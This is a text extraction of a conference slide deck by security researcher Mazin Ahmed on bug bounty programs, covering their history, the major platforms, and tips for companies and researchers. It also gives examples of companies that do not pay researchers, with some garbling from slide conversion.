

Bounty Hunting in Sudan and Abroad

By:

Mazin Ahmed

@mazen160

mazin AT mazinahmed DOT net

WHO AM 1?

> Mazin Ahmed

- Freelancing Information Security Specialist / Penetration Tester
- Freelancing Security Researcher at Bugcrowd, Inc
- Security Contributor at ProtonMail
- Interested in web-security, networks-security, WAF evasions,
 mobile-security, responsible disclosure, and software automation.
- One of top 50 researchers at Bugcrowd out of 37,000+ researchers.
- Acknowledged by Facebook, Twitter, Oracle, LinkedIn, and many...

You can read more at https://mazinahmed.net

WHO AM I?

And I have contributed to the security of the following:









































































AND MANY MORE...

AGENDA

MY STORY

WHAT ARE BUG BOUNTY PROGRAM?



BUG BOUNTY PROGRAM (HISTORY)



WHY BUG BOUNTY PROGRAMS?



POPULAR BUG BOUNTY PLATFORMS



SELF-HOSTED BUG BOUNTY PROGRAM



TIPS & NOTES



BUG BOUNTY PLATFORMS PROCESS

WHAT HAPPENS AFTER STARTING BUG BOUNTY


COMMON PITFALLS/MISTAKES

COOL FINDINGS

INFOSEC, BUG HUNTING IN SUDAN & THE MIDDLE EAST

ACKNOWLEDGEMENTS

QUESTIONS







Bug Bounty Program



PATCHED OF ALIVE CASH REWARD \$50 to \$500


Bug bounty Programs (History)


Netscape (1995) → PWN2OWN (2007) → Google (2010) → Facebook (2011) → Bug Bounty platforms Era(2012)














Popular Bug Bounty Platforms Bugcrowd



- First ever public bug bounty platform.
- 37,000+ researchers/hackers.
- Largest-ever security team.
- Offers managed unmanaged on-going time-limited public - private bug bounties.

Popular Bug Bounty Platforms Hacker One

I1ackerone

- A "security inbox" for companies, and a bug bounty platform.
- The client handles the submissions validating process.
- Around 3700 researchers were thanked in the platform.

Popular Bug Bounty Platforms Synack



- Only hires the best of best.
- requiring written exams, practical exams, and background-checks for researchers.
- Larger payouts than its competitors.
- Private number of researchers, private clients.

Popular Bug Bounty Platforms Cobalt.10

- Bug Bounty Platform + Crowdsourced
 Pentesting Services.
- Different pentesting + bounties services.
- A team of 5000 researchers, 200 vetted researchers, 329 submitted valid reports.



Popular Bug Bounty Platforms ZeroCopter


- Amsterdam-based bug bounty platform.
- Invite-only platform for researchers. 2210000ter
- Around 100 chosen researchers.
 - Handles all reports (aka managed bounty programs).
 - Run scanners on systems to find hanging fruits before launching the program.


Self-Hosted Bug Bounty Program

- Can be done by handling reports by emails, forms, etc...
- Less opportunity of having hackers noticing it, (unless the company is very well-known)
- Example: Facebook, Google, PayPal, United Airlines)
- Bugcrowd hosts a list of self-hosted bounty programs

https://bugcrowd.com/list-of-bug-bounty-programs

https://firebounty.com







Tips & Notes (for Companies)

Bug Bounties do not replace traditional security assessment.

- Before getting into bug bounties:
 - Evaluate your systems and networks.
 - Perform internal vulnerability assessments
 - Fix everything!







Tips for Companies (After Establishing Bug Bounty Program)





Bug Bounty Platforms Process

[Bug Bounty Platforms Process]

What Happens after Starting Bug Bounty?

[What Happens after Starting Bug Bounty?]





Tips & Notes (for Researchers)







 Bug bounty program is NOT a way to get free or almost-free pentests.

GM Launches Bug Bounty Program, Minus the Bounty

January 8, 2016 13:13 by Paul



In-brief: General Motors (GM) has launched a program to entice white hat hackers and other expert to delve into the inner ript:void(null); software. The reward: so far, a promise not to sue.

aunched a program to entice white hat hackers and other expert to delve into the inner



- Not paying researchers, while having a full bounty program, aka playing dodgy with researchers.
 - Some companies actually do that!

Example: Yandex

Example: Yandex

Re: [Ticket#14050505280299583] Brute-Force Vulnerability on Yandex



Yandex Security Team Add to contacts 09/06/2014

To: Mazin Ahmed ¥

Hello!

Please accept my apologies for the delayed reply.

We have reanalyzed this vulnerability again and can't reproduce it. So it works on yandex.com or on yandex.ru domain too?


Best regards,

Yandex Security Team

Check: http://www.rafayhackingarticles.net/2012/10/yandex-bug-bounty-program-is-it-worth.html


Internal Policies Issues

To fix or not? to reward or not??

